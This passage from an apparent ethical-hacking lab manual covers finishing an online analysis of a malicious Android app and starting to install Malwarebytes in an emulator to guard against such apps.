
11. You can also scroll down to view information about the app's **APK Signature**, **App Source Code**, etc.
12. This concludes the demonstration of analyzing a malicious app using online Android analyzers.
13. You can also use other online Android analyzers such as **SandDroid** (<http://sanddroid.xjtu.edu.cn>), and **Apktool** (<http://www.javadecompilers.com>), to analyze malicious applications.
14. Close all open windows and document all the acquired information.
15. You can also use other Android vulnerability scanners such as **X-Ray 2.0** (<https://duo.com>), **Vulners Scanner** (<https://play.google.com>), **Shellshock Scanner - Zimperium** (<https://play.google.com>), **Yaazhini** (<https://www.vegabird.com>), and **Quick Android Review Kit (QARK)** (<https://github.com>) to analyze malicious apps for vulnerabilities.
16. Close all open windows and document all the acquired information.

Task 2: Secure Android Devices from Malicious Apps using Malwarebytes Security

Malwarebytes is an antimalware mobile tool that provides protection against malware, ransomware, and other growing threats to Android devices. It blocks, detects, and removes adware and malware; conducts privacy audits for all apps; and ensures safer browsing.


In this task, we will secure an Android device from malicious applications using Malwarebytes Security.

1. In the **Android** emulator machine, swipe-up the home screen, which will show all apps. Click on the **Play Store** app.




Module 17 – Hacking Mobile Platforms

2. The Play Store **Sign in** page appears. Click on **Sign in** button to continue.

